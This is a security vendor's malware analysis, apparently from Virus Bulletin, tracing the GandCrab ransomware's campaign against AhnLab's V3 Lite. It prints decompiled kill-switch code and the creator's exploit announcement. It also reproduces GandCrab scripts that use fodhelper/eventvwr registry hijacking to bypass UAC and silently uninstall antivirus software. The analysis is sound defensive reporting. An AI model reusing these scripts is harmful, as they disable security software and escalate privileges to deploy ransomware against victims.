

Behind the scenes of GandCrab's operation

 virusbulletin.com/virusbulletin/2020/01/behind-scenes-gandcrabs-operation/

AhnLab Security Analysis Team

AhnLab, South Korea

Table of contents

[Abstract](#)

[Introduction](#)

[Analysis by timeline](#)

[Scene #01: The prelude to war \(GandCrab v2.x\)](#)

[Scene #02: The adversary revealed \(GandCrab v4.1.x\)](#)

[Scene #03: GandCrab strikes back](#)

[Scene #04: GandCrab's full-on attack](#)

[Scene #05: Endgame, the last battle](#)

[Conclusion](#)

[References](#)

Abstract

The GandCrab ransomware was active from January 2018 to May 2019. During its active state, numerous variants were distributed worldwide, causing much damage.

This report examines the battle that went on between security vendor *AhnLab* and the GandCrab ransomware and includes details about GandCrab that have been unpublished until now.

Introduction

The GandCrab ransomware, which is no longer active, was actively distributed for a little over a year. GandCrab variants caused a great deal of damage worldwide, including in South Korea.

The GandCrab ransomware shares an interesting history with *AhnLab*. Like many other examples of ransomware, GandCrab searches for any running or pre-installed anti-malware program and when it finds one it interferes with its normal execution and shuts it down.

However, when it came to *AhnLab*, GandCrab went the extra mile, specifically targeting the company and its anti-malware program *V3 Lite* by mentioning it in its code. It even revealed a vulnerability in the security program and made attempts to delete it entirely.

To effectively respond to and protect against GandCrab attacks, the AhnLab Security Analysis Team analysed GandCrab and all its different versions by thoroughly investigating the distributed code, encryption method, restoration method, and the evasive method it used to avoid behaviour-based detection. Each time a new attack feature targeting *AhnLab* and *V3* was identified, the company's product developers promptly addressed it to ensure maximum security.

The interesting conflict between *AhnLab* and the GandCrab ransomware was widely discussed in the IT security industry. However, the details that were revealed at the time were only the tip of the iceberg, with more details being kept private for reasons of confidentiality.

Analysis by timeline

Scene #01: The prelude to war (GandCrab v2.x)

On 8 February 2018 *AhnLab* reported in a blog post [1] the active distribution of GandCrab ransomware in South Korea. Shortly afterwards, on 17 April, we released a kill switch to the public [2] after having analysed how the ransomware worked. The kill switch prevented the encryption of files, thus interfering with GandCrab's operation.

This triggered a battle between GandCrab and *AhnLab*. Three days later, a profanity directed at *AhnLab* was found within the malware's mutex name. The GandCrab creator did not stop here but continued to express anger towards the company by changing the host address from 'google.com' to 'ahnlab.com'. The host address was used for C&C server communication and was randomly adjusted to avoid network filters.

```
Sleep(0x3E8u);
CreateMutexW(0, 0, L"AhnLab fuck you zaebali suka");
if ( GetLastError() != 5 && GetLastError() != 183 )
{
    sub_10003B40();
    sub_10003590();
    sub_10005360(&v2);
    v9 = 0;
    cbBinary = 0;
    v13 = 0;
    v8 = 0;
```

Figure 1: Mutex including profanity directed at AhnLab.

The encryption-blocking method that the kill switch had been based on was patched, and changes were made to the internal version of GandCrab v3.0.0. However, we were able to identify a new method of blocking encryption by utilizing the ransomware's pop-up message, and we duly published this finding [3].

Scene #02: The adversary revealed (GandCrab v4.1.x)

By July 2018, GandCrab was being distributed by various means including drive-by downloads, email, executable files and fileless malware. There was even a case where a malicious script named 'ahnlab.txt' was distributed during a fileless attack using PowerShell.

While *AhnLab* was engaged in battle with GandCrab in Southeast Asia, *Fortinet* was actively analysing and responding to GandCrab in real time halfway across the globe. On 9 July, *Fortinet* released a method [4] that stopped the malware from infecting the system if there existed a file named '<8hex-chars>.lock' (e.g. '2078F8F8.lock') in the user's Common AppData directory.

Based on the information shared by *Fortinet*, we were able to confirm that the new method was valid for the latest version of the malware, v4.1.1, as well. On 13 July we released an executable file tool to the public [5].

The GandCrab creator retaliated immediately. A sarcastic text directed at both *Fortinet* and *AhnLab* was included within the kill switch of v4.1.2, saying that the '.lock' file wasn't the only blocking method, following which the file generation logic for the '.lock' file was changed. However, we figured out the logic of v4.1.2 as well as v4.1.3 and updated the tool accordingly.

```

if ( SHGetSpecialFolderPath(0, (LPWSTR)v1 + 256, 35, 1) )
{
    v2 = (WCHAR *)sub_40542D(0xE0Cu);
    v3 = v2;
    if ( v2 )
    {
        GetWindowsDirectoryW(v2, 0x100u);
        v3[3] = 0;
        if ( GetVolumeInformationW(
            v3,
            v3 + 256,
            0x100u,
            (LPDWORD)v3 + 384,
            (LPDWORD)v3 + 386,
            (LPDWORD)v3 + 385,
            v3 + 512,
            0x100u) )
        {
            vsprintfW(
                &v9,
                L"%X Fortinet & ahnlab, mutex is also kill-switch not only lockfile ;)",
                *((_DWORD *)v3 + 384) >> 2);
            sub_402152(&v9, (int)&v6, (LPWSTR)&v7);
            v8 = 0;
            vsprintfW((LPWSTR)v1, L"%s\\%s.lock", (char *)v1 + 0x200, &v7);
            v4 = CreateFileW((LPCWSTR)v1, 0x40000000u, 0, 0, 1u, 0x40000000u, 0);
            v10 = (char *)v4 + 1 != 0;
            v8 = (char *)v4 + 1 != 0;
        }
    }
    else
    {
        GetLastError();
    }
}

```

v4.1.2

```

vsprintfW(
    &v9,
    L"%X Fortinet & ahnlab, mutex is also kill-switch not only lockfile ;)",
    *((_DWORD *)v3 + 384) >> 2);
sub_402152(&v9, (int)&v6, (LPWSTR)&v7);

```

Custom Salsa20

Figure 2: Mention of AhnLab and Fortinet in the kill switch.

While the kill switch in v4.1.2 mentioned both *AhnLab* and *Fortinet*, a slightly modified internal version of v4.1.2 only included an 'ahnlab' string (see Figure 3). It also included a specific URL which led to a page containing a profanity directed at *AhnLab* in Russian (see Figure 4).

```
if ( v2 )
{
  GetWindowsDirectoryW(v2, 0x100u);
  v3[3] = 0;
  if ( GetVolumeInformationW(
    v3,
    v3 + 256,
    0x100u,
    (LPDWORD)v3 + 384,
    (LPDWORD)v3 + 386,
    (LPDWORD)v3 + 385,
    v3 + 512,
    0x100u ) )
  {
    usprintfW(&v8, L"%X ahnlab http://nemesnix.net/media/created/dd0doq.jpg", *((_DWORD *)v3 + 384) >> 2);
    sub_402152(&v8, (int)&v5, (LPWSTR)&v6);
    v7 = 0;
    usprintfW(v9, L"Global\\%s.lock", &v6);
    v1 = v9;
    CreateMutexW(0, 0, v9);
    if ( GetLastError() != 5 && GetLastError() != 0x87 )
      v8 = 1;
  }
}
```

Figure 3: AhnLab string and URL included in a modified version of v4.1.2.




Figure 4:

Profanity directed at AhnLab in Russian.

Scene #03: GandCrab strikes back

In August 2018, the creator of GandCrab officially began to strike back. The creator contacted tech site *Bleeping Computer* [6] and declared that the upcoming version of the GandCrab ransomware would contain a zero-day for *AhnLab V3 Lite*, also sharing a link to the exploit code. The creator claimed that this was in retaliation for the kill switch having been released by *AhnLab* and went on to explain that the kill switch would no longer be effective in future versions of GandCrab.

```
"My exploit will be an reputation hole for ahnlab for years," Crabs stated, while also sharing a link to a file storage service that hosted the alleged exploit.

[05:21:11] <> Hello, Catalin. I am GandCrab. Ping me when online
[05:21:57] <> I want to release ahnlab 0day denial of service exploit.
[05:22:23] <>
http://filestorage.biz/download.php?file:
Archive password is GandCrab

Target: AhnLab V3 Lite
Type: Denial of service
Author: GandCrab

*Abstract*


Ahnlab V3 Lite Denial of service. Possibly can trigger full write-what-where condition with privelege escalation.

Tested on Win7 x86, Win7 x64, Win 10 x64

[05:24:15] <> It is an answer for kill-switch. Their killswitch has became useless in only few hours. My exploit will be an reputation hole for ahnlab for years
[05:28:37] <> just as verification look inside support message. I also set unusual bot price and expiration time.
http://gandcrab2pie73et.onion/ /support
```

Figure 5: GandCrab creator announces alleged exploit attack of V3 Lite via Bleeping Computer [6].

Then, the internal version of v4.2.1 revealed the attack pattern code for *V3 Lite* products, stating that it was a 1:1 score between *AhnLab* and GandCrab.



```
Advanced view Time taken : 0.063 secs Text size: 9901 bytes (9.67K)
Text
Wow64RevertWow64FsRedirection
kernel32.dll
Wow64DisableWow64FsRedirection
NIDeviceIoControlFile
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-
expand 16-byte kexpand 32-byte k%
@hashbreaker Daniel J. Bernstein let's dance salsa <3
@hashbreaker :)))
hey ahnlab, score - 1:1. 0day exploit for Ahnlab V3 Lite Denial of service. Possibly can trigger full write-what-where condition with privilege escalation, pass GandCrab http://filestorage.biz/dowr
jopochlen
RtlComputeCrc32
HeapReAlloc
HeapAlloc
RtlCurrentProcess
```

Figure 6: GandCrab's message to AhnLab hidden in GandCrab v4.2.1.

The alleged attack code that was revealed could trigger a BSOD if *V3 Lite* was installed in the system, and was executed after encryption. *AhnLab* released an emergency patch immediately following the exploit.

Scene #04: GandCrab's full-on attack

From then, the creator of GandCrab made continuous efforts to uninstall the *V3* program through its scripts, with the attempts becoming more sophisticated as time went on.

The first method used by GandCrab to uninstall V3 was by encouraging the user to click. As shown in Figure 7, a piece of code was included within the distributed script specifically to drop and run a JS file which deletes the V3 service upon detection.

```
if (Running_Check('V3 Service')) {
  if (uhwastvrten.FileExists("%USERPROFILE%" + "phnazx.txt")) {
    Func_CreateFile(cpaelli, "%USERPROFILE%" + 'tmtvgcslpw.js');
    try {
      Drop and run the JS file to uninstall V3 when V3 service exists
      RunJS('wscript.exe "' + "%USERPROFILE%" + 'tmtvgcslpw.js"');
    } catch (e) {}
  } else {
    Func_CreateFile('727272', "%USERPROFILE%" + 'phnazx.txt');
    try {
      RunJS('explorer.exe "' + WScript.ScriptFullName + '"');
    } catch (e) {}
    WScript.Quit();
  }
}
```

Figure 7: GandCrab’s distributed script without obfuscation.

The dropped JS file finds the path to the V3 deletion program and runs the corresponding uninstaller according to the user’s Windows version, as shown in Figure 8. Afterwards, it checks for up to 60 seconds whether V3 has been removed.

```
if (jjfmznn != '0') { Execute V3 Uninstaller (Uninst.exe) via file execution method according to the user's Window's environment
  if (arr[0] == '10') { //Windows 10, Windows Server 2016
    WSH.RegWrite("HKEY_CURRENT_USER\\Software\\Classes\\ms-settings\\shell\\open\\command\\", "" + jjfmznn + '\\Uninst.exe' -Uninstall', "REG_SZ");
    WSH.RegWrite("HKEY_CURRENT_USER\\Software\\Classes\\ms-settings\\shell\\open\\command\\DelegateExecute", "", "REG_SZ");
    lodicgbguqo.ShellExecute("explorer.exe", "" + yqgnwti + '\\fodhelper.exe", "", "open", 0);
    WScript.sleep(5000);
    WSH.RegDelete("HKEY_CURRENT_USER\\Software\\Classes\\ms-settings\\shell\\open\\command\\");
  } else {
    if (arr[0] == '6') { //Windows 7,8,Vista
      WSH.RegWrite("HKEY_CURRENT_USER\\Software\\Classes\\mscfile\\shell\\open\\command\\", "" + jjfmznn + '\\Uninst.exe' -Uninstall', "REG_SZ");
      lodicgbguqo.ShellExecute("explorer.exe", "" + yqgnwti + '\\eventvwr.exe", "", "open", 0);
      WScript.sleep(5000);
      WSH.RegDelete("HKEY_CURRENT_USER\\Software\\Classes\\mscfile\\shell\\open\\command\\");
    }
  }
  var iii = 0;
  while (true) {
    if (Running_Check('V3 Service')) { Wait for maximum of 60 seconds till the uninstallation of V3
      WScript.sleep(100);
    } else {
      break;
    }
    iii = iii + 1;
    if (iii == 60) {
      break;
    }
  }
}
```

Figure 8: JavaScript that induces deletion of V3.

If, within that 60-second period, the user clicks the 'remove' button (which is shown by the uninstaller), V3 is deleted and the system runs the GandCrab ransomware. This method requires user interaction, meaning that the deletion of the program cannot be done in the background without the user's knowledge.

This limitation led the creator of GandCrab to update its code in September 2018, to enable the deletion of the V3 program without the user's knowledge, as shown in Figure 9. The upgraded method allowed the V3 uninstallation screen to be hidden from the user's view while also automating the button-click process to run the GandCrab ransomware.

```
$a1=(Get-Process -Name V3Lite).path | Split-Path; $a2 = $a1+'\Uninst.exe';
if([System.IO.File]::Exists($a2)){
    $a3 = "-Uninstall";
    Uninstalls V3
    start-process $a2 $a3; $a = 0;
    While ($a -le 5) {
        Start-Sleep -s 1;
        Obtains the process class of executed uninstaller
        $a4 = Get-Process "AhnUn000.tmp";
        if ($a4) {
            if([int]$a4.MainWindowHandle -eq 0) {
                Start-Sleep -seconds 1
                Sends [Enter] to the uninstaller's window and switch into stealthy mode
            } [WindowHelper]::SendKeysMe($a4.MainWindowHandle)
        }
    }
}
```

Figure 9: Main function of the decoded PowerShell.

In GandCrab v5.0 a new executable, cmd.exe, was added in addition to the original process, Uninst.exe under Powershell.exe. However, it did not stop here. The structure of the process tree was altered continuously in order to evade V3's behaviour-based detection. After 26 September, WMIC.exe was used instead of cmd.exe to uninstall the V3 program.

As *AhnLab* made continuous updates to its anti-malware program so GandCrab also introduced updates. GandCrab v5.0.2 was distributed, which incorporated uninstallation using the existing Uninst.exe -Uninstall in addition to the AhnUn000.tmp -UC method. As shown in Figure 10, this version copied the Uninst.exe file to %temp%\AhnUn000.tmp, used WMIC.exe to run the file as the -UC switch, and changed the V3 product deletion processor to runas.exe.




Figure 10: Process structure of uninstalling.

GandCrab v5.0.3 only used AhnUn000.tmp -UC to execute the deletion of the program instead of using Uninst.exe, and in v5.0.4, the main agent for the program deletion had changed to cscript.exe.

AhnLab continued to update its product in response to GandCrab's weekly script update. On 6 November, for instance, a CAPTCHA was added to the V3 Lite uninstall program to prevent automated deletion by malware. As a result, GandCrab was unable to delete V3, and removed the uninstall function from its distributed script.

Scene #05: Endgame, the last battle

While the versions of GandCrab distributed before December 2018 attempted to delete V3 in various ways, GandCrab v5.0.4, discovered in January 2019, focused on terminating V3's operation instead of uninstalling it.

The process to disable the V3 service is shown in Figure 11.




Figure 11: Process to disable V3 service.

Before moving onto the next step, GandCrab checks whether the V3 service is running and uses the sleep function to wait 15 minutes if it is running. In the first step, an execution file (help22.exe) is dropped to stop the service. The dropped file locates V3 Lite and then duplicates Uninst.exe, the V3 uninstall program, to %UserProfile%\help.exe. The duplicated file then executes ASDCli.exe and uses the stop command to stop V3 Lite.

AhnLab responded immediately with critical security patches, deleting ASDCli.exe and preventing the stop command from being executed. In addition, the product was upgraded, requiring an additional string (other than /Uninstall) to remove the product. The long tussle between GandCrab and AhnLab seemed to have settled down.

However, the battle was not yet over. GandCrab's creator continued to taunt AhnLab by adding an insulting text in GandCrab v5.2. Distributed in February 2019, GandCrab v5.2 incorporated a time-delay technique to disturb dynamic analysis. This version included the text string 'AnaLab_sucks' within the Windows procedure class name that enables the SetTimer function. 'AnaLab' can be assumed to be a typo. Furthermore, the creator of GandCrab consistently mentioned 'V3 Lite' and 'AhnLab' directly within the distributed strings.

```

0040117A FF15 983 CALL D:\ORD PTR DS:[413198] USER32.CreateWindowExW
DS: [00413198] = 770000A3 (USER32.CreateWindowExW)

```

Address	Value	Comment
0012EA88	00000000	ExtStyle = 0
0012EA8C	0012EB64	Class = "AnaLab_sucks"
0012EA90	00000000	WindowName = NULL
0012EA94	00CF0000	Style = #S_OVERLAPPED #S_MINIMIZEBOX #S_MAXIMIZEBOX #S_SYSMENU #S_THICKFRAME #S_CAPTION
0012EA98	00000000	X = 0
0012EA9C	00000000	Y = 0
0012EAD0	0000012C	Width = 12C (300.)
0012EAD4	00000096	Height = 96 (150.)
0012EAD8	FFFFFFFF	hParent = FFFFFFFF
0012EADC	00000000	hMenu = NULL
0012EAE0	00000000	hInst = NULL
0012EAE4	00000000	lParam = NULL

Figure 12: AhnLab text string that was used as a class name.

A modified version of GandCrab v5.2, distributed in March 2019, no longer contained the above-mentioned text. Instead, a text insulting *Bitdefender* was used as the mutex. However, it was too soon to assume that the battle between *AhnLab* and GandCrab had ended.

In April 2019 GandCrab v5.2 added an evasive function to bypass detection by *V3 Lite*. Unlike the previous attempts to disable *V3 Lite*, the new feature injected the malware into *AhnLab*'s anti-malware update program in order to perform malicious activities.

The evasive process used by GandCrab to bypass *V3 Lite* is shown in Figure 13.





Figure 13: Evasive process used by GandCrab to bypass V3 Lite.

Like the V3 disabling process, the malware first checks if 'V3 Service' is running. If the service is running, it uses the sleep function to wait for 20 minutes before moving onto the next step. After 20 minutes, it scans for the *AhnLab* anti-malware update program, Autoup.exe, then injects the ransomware execution data into the program. The injected code is executed, starting the encryption process. *AhnLab* quickly released a security patch to address this process.

As if to prove the famous quote 'nothing lasts forever, everything has an end', what seemed like a never-ending battle between GandCrab and *AhnLab* came to an abrupt end when GandCrab's creator announced the end of its operation on 31 May 2019.

GandCrab's creator has claimed to have earned more than enough through the ransomware operation, as seen in the statement shown in Figure 14. No new variants have been found since May 2019, and v5.3 remains GandCrab's last released version.

Gandcrab (\ /) _ (\$ _ \$) _ (\ /)
•••••

 **Seller**
440 posts
Joined
12/18/17 (ID: 84324)
Activity
virology

Posted Friday at 09:44 PM Report post

All the good things come to an end.
For the year of working with us, people have earned more than **\$ 2 billion**, we have become a nominal name in the field of the underground in the direction of crypto-fiber.
Earnings with us per week averaged **\$ 2,500,000** .
We personally earned more than **150 million** dollars per year. We successfully cashed this money and legalized it in various spheres of white business both in real life and on the Internet.
We were glad to work with you. But, as it is written above, all good things will ever end.

We are leaving for a well-deserved retirement . We have proven that by doing evil deeds, retribution does not come. We proved that in a year you can earn money for a lifetime. We have proved that it is possible to become number one not in our own words, but in recognition of other people.

In this regard, we:

1. Stop the set of adverts;
2. We ask the adverts to suspend the flows;
3. Within 20 days from this date, we ask adverts to monetize their bots by any means;
4. Victims - if you buy, now. Then your data no one will recover. Keys will be deleted.

That's all. The topic will be deleted in a month. Thank you all for the work.

Figure 14: Announcement of GandCrab shutdown.

Conclusion

The battle between the GandCrab threat group and *AhnLab* lasted for 478 days and highlights the importance of collaboration between security vendors and organizations in the fight against advanced threats such as this. It is also vital for security vendors to continuously monitor threats and be resilient. It may seem as though the adversaries always have a head start, but advanced attacks cannot prevail if vulnerabilities are promptly addressed and appropriate updates are made.

AhnLab will continue to monitor security threats in real time via its threat analysis and anti-malware program. In continuous efforts to build a strong alliance with other vendors and organizations, it will provide threat intelligence through various channels. GandCrab's operation may have ended, but the cyber battle will never end.

References

[1] GandCrab Ransomware Disseminated in Korea (in Korean). AhnLab blog. <https://asec.ahnlab.com/1091>.

[2] GandCrab v2.1 spread in Fileless mode (in Korean). AhnLab blog. <https://asec.ahnlab.com/1130>.

[3] GandCrab V2.1 Ransomware (internal version "version = 3.0.0") (in Korean). AhnLab blog. <https://asec.ahnlab.com/1133>.

